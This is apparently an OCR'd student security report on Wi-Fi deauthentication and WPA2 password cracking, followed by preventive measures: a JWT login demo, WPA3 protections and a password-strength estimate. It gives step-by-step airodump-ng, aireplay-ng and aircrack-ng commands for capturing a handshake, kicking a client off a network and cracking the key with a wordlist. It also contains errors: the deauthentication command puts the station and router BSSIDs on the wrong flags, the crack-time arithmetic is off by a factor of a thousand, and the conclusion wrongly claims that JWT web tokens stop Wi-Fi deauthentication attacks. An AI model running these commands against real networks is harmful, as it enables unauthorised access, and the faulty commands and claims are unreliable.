
```
CH  1 ][ Elapsed: 18 s ][ 2022-11-01 01:44

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

02:50:62:27:C7:C0  -126 100      212      133    0   1  180   WPA2 CCMP   PSK  Test WLAN Password

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

02:50:62:27:C7:C0  AC:12:03:E3:6E:99  -41    1e- 6e     0      180
```

Be vigilant for a network handshake. When an item initially links to a network, such as when your computer links to a router, a "handshake" happens. You will have to be patient and wait for the

handshake to happen before you can obtain the information required to break the password. Use the following command to begin monitoring:
airodump-ng -c number --bssid xx:xx:xx:xx:xx:xx -w /root/Desktop/ mon0
Replace "number" with the channel number you identified, and "xx:xx:xx:xx:xx:xx" with the BSSID. You may keep checking for new handshakes and connections as long as you keep this command running in the background.



Use the following command to send packets that will deauthenticate the account. Replace STATION BSSID with the BSSID of the client that connected to the network, and NETWORK BSSID with the BSSID of the router: "aireplay-ng -0 2 -a STATION BSSID -c NETWORK BSSID mon0". By using this command, two deauthentication packets will be sent to disconnect the client from the network. Do not send more than two packets, as this may prevent the client from reconnecting and creating a handshake, and it may also result in an error. If you are within range of the target client, they will be forced to rejoin the network with a handshake after being separated from the router for as long as you are. If this fails, you may need to move closer to the client. Once the client successfully reconnects, you will be able to access all the data you need to crack the password.



To uncover the password, run aircrack-ng command, which is available in Kali Linux. The command is as follows: aircrack-ng -a2 -b NETWORK BSSID -w /usr/share/wordlists/rockyou.txt /root/Desktop/*.cap. Replace the NETWORK BSSID with the BSSID of the router. The process

may take several hours or days to complete depending on the complexity of the password and the CPU speed.
To crack a static WEP key network instead of a WPA/WPA2-PSK network, modify the -a2 to -a1 in the command.


PREVENTIVE MEASURE:

- **JSON Web Token**
- **Using WPA3**
- **Having a secure Password**

JSON Web Token(also buit by our team)

Introduction:
JSON Web Token (JWT) based authentication using refresh and access tokens is a popular and secure approach for authenticating and authorizing users in web applications and APIs. Access tokens are used to access protected resources while refresh tokens are used to obtain new access tokens. JWT-based authentication offers increased scalability, improved security, and better support for distributed systems, making it a crucial area of research in cybersecurity.


Sequence diagram:



JWT Token Breakdown:

The access token in JWT is a secure and compact way to transmit information between parties. It consists of three parts: the header, the payload, and the signature.

- The header contains the signing algorithm and token type, while the payload contains user data and metadata.
- The data in the payload is represented as key-value pairs and is encoded using Base64Url.
- The signature is generated by concatenating the encoded header and payload with a secret key and then applying the specified signing algorithm.




Tools/ Components Used

- Nodejs.
- React.
- JSON Tokens.
- REST Client (to send Requests and get respective Responses).


Execution

- Sending Requests using a REST client.


- We start the server at 4000 and we give a login request, we can see that the access and refresh tokens for our account have been generated for our valid account.




- With a valid access token, we can now access the protected content i.e., the content only curated or reserved for us in an organisation.




- With an invalid access token, we cannot access the protected content, and we have to regenerate it using a refresh token to access the protected content.




- Here we regenerate an expired access token of our account (Access tokens have a short expiration time to prevent prolonged access by fraudulent users), using our refresh token and now we can access the protected content again.






- Once our refresh token expires (has a long validity compared to the access token, used to regenerate the access token) then our account will be invalidated automatically and we have to log in again.



- Logging in with valid credentials and getting access to our protected content. Our refresh token keeps on regenerating the access token till it expires (refresh token). Once our refresh token also gets expired then our account is invalidated and we'll get a message to login agai




IMPLEMENTATION ON WPA3

Noting that the management frame could result in potential attacks, the 802.11w standard was published in 2008 to address the issue. Its key objective was to increase security by providing data confidentiality of management frames, mechanisms that enable data integrity, data origin authenticity, and replay protection.

With 802.11w/WPA3 enabled, the Access Points (AP) adds Message Integrity Check Information Element (MIC IE) to each management frame it transmits. This is achieved by introducing a new key called Integrity Group Temporal Key (IGTK), which is used to protect broadcast/multicast management frames. The key is derived during the four-way key handshake process. Any attempt to copy, alter, or replay the frame invalidates the MIC. In addition, some information in the management frame are encrypted.

SSID:	Test WLAN
Protocol:	Wi-Fi 4 (802.11n)
Security type:	WPA3-Personal
Manufacturer:	Intel Corporation
Description:	Intel(R) Wi-Fi 6 AX201 160MHz
Driver version:	22.120.0.3
Network band:	2.4 GHz
Network channel:	1
Link speed (Receive/Transmit):	72/72 (Mbps)
IPv6 address:	2402:3a80:8ef:4e8d:f584:7af7:51a6:7289
Link-local IPv6 address:	fe80::f584:7af7:51a6:7289%12
IPv4 address:	192.168.212.125
IPv4 DNS servers:	192.168.212.78 (Unencrypted)
Physical address (MAC):	C8-B2-9B-62-6E-98



WPA3 is able to provide protection against Wi-Fi deauthentication assaults by incorporating a number of innovative security features. Enhanced Open, which provides encryption for open Wi-Fi networks using Opportunistic Wireless Encryption, is regarded as one of the most important of these features (OWE). Even if a password is not entered when establishing a network connection, OWE will still provide end-to-end encryption between the device and access point. Because of this, it is significantly more difficult for malicious actors to eavesdrop or intercept network communication, making deauthentication attacks significantly more difficult.

WPA2 utilized the Pre-Shared Key (PSK) method for key exchange; however, WPA3 employs the Simultaneous Authentication of Equals (SAE) technique, which is a more secure method for

exchanging keys. SAE provides enhanced protection against password decryption and is resistant to brute-force attacks. Therefore, it will be considerably more difficult for potential adversaries to obtain the Wi-Fi password and conduct deauthentication attacks.

Protected Management Frames (PMF), a novel WPA3 feature, is intended to protect the integrity of management frames and prevent their replay. Thus, attempts by malicious actors to impersonate management frames and transmit deauthentication packets, which would disconnect devices from the network, are thwarted. PMF provides an additional layer of protection against deauthentication assaults, making it much more difficult for malevolent actors to interfere with network-wide conversations.

In conclusion, WPA3 incorporates a number of innovative security enhancements designed to protect Wi-Fi network users from deauthentication attacks. Enhanced Open provides encryption for open Wi-Fi networks; Simultaneous Authentication of Equals (SAE) is a more secure method of key exchange; and Protected Management Frames (PMF) provides integrity and replay protection for management frames. Enhanced Open provides Wi-Fi encryption for open networks. SAE provides a more secure form of key exchange. Combined, these enhancements make WPA3 a more secure option for wireless network encryption.

REASONS FOR A STRONG PASSWORD

For a easy password it could be found on common password wordlist or someone can use one's background knowledge to crack their password. For that reason it is highly recommended to have a strong password.

Crunch Tool is used here to generate a word list according to how a wifi password can be set. The guidelines here as follows:

1. Password length can vary from 8 to 64 characters
2. Uppercase letters (A-Z)
3. Lowercase letters (a-z)
4. Numbers (0-9)
5. Special characters (such as !, @, #, $, %, ^, &, *, (,), -, _, +, =, {, }, [,], , |, ;, :, ", ', <, >, ,, ., /, ?)

```
┌──(harsh㉿kali)-[~]
└─$ crunch 8 64 abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789~%^+=\/:.,/ -o wordlist.txt
Crunch will now generate the following amount of data: 17825231776364842521 bytes
16999465729107 MB
16601040751 GB
16211953 TB
15831 PB
Crunch will now generate the following number of lines: 3301737805259575881
^CCrunch ending at
```

The wordlist made from this came out to be of 3301737805259755881 (3.3 quintillion, 301 quadrillion, 737 trillion, 805 billion, 259 million, 755 thousand and 881) words.

For a wordlist previously taken for password cracking it had 10303727 words. Following the similar calculations and time taken

10303727 Lines = 14 minutes
44158830 Lines = 1 Hr

Therefore above mentioned bytes need about
4 * 10^12 hrs……

Or about 4,000,000,000,000 hr = 456,317,834.49809 yr

It will take approximately 456 billion years to crack on a simple system like ours. Thought it might be a different case for supercomputers!

CONCLUSION

Taking simple measures to reduce risks and address system vulnerabilities is not enough. A well-defined policy implementation process supported by robust procedures is required instead. The process of developing security requires a thorough understanding, starting with identifying the various vulnerabilities and threats that can harm a system's assets. It is important to study the different types of attack actors and determine which ones are most likely to target a system. More research is needed to fill gaps in knowledge about cyber threats and crime, and to provide effective methods to prevent possible attacks, in order to minimize risks.

The implementation of the JWT-based authentication system with refresh and access tokens was successful in providing a highly secure authentication and authorization mechanism for Wi-Fi networks. The system effectively addressed the common Wi-Fi de-authentication attacks by adding an additional layer of security on top of the Wi-Fi password. In conclusion, the proposed JSON web token based authentication system with refresh and access tokens provides a highly secure solution to address authentication issues in Wi-Fi networks. The 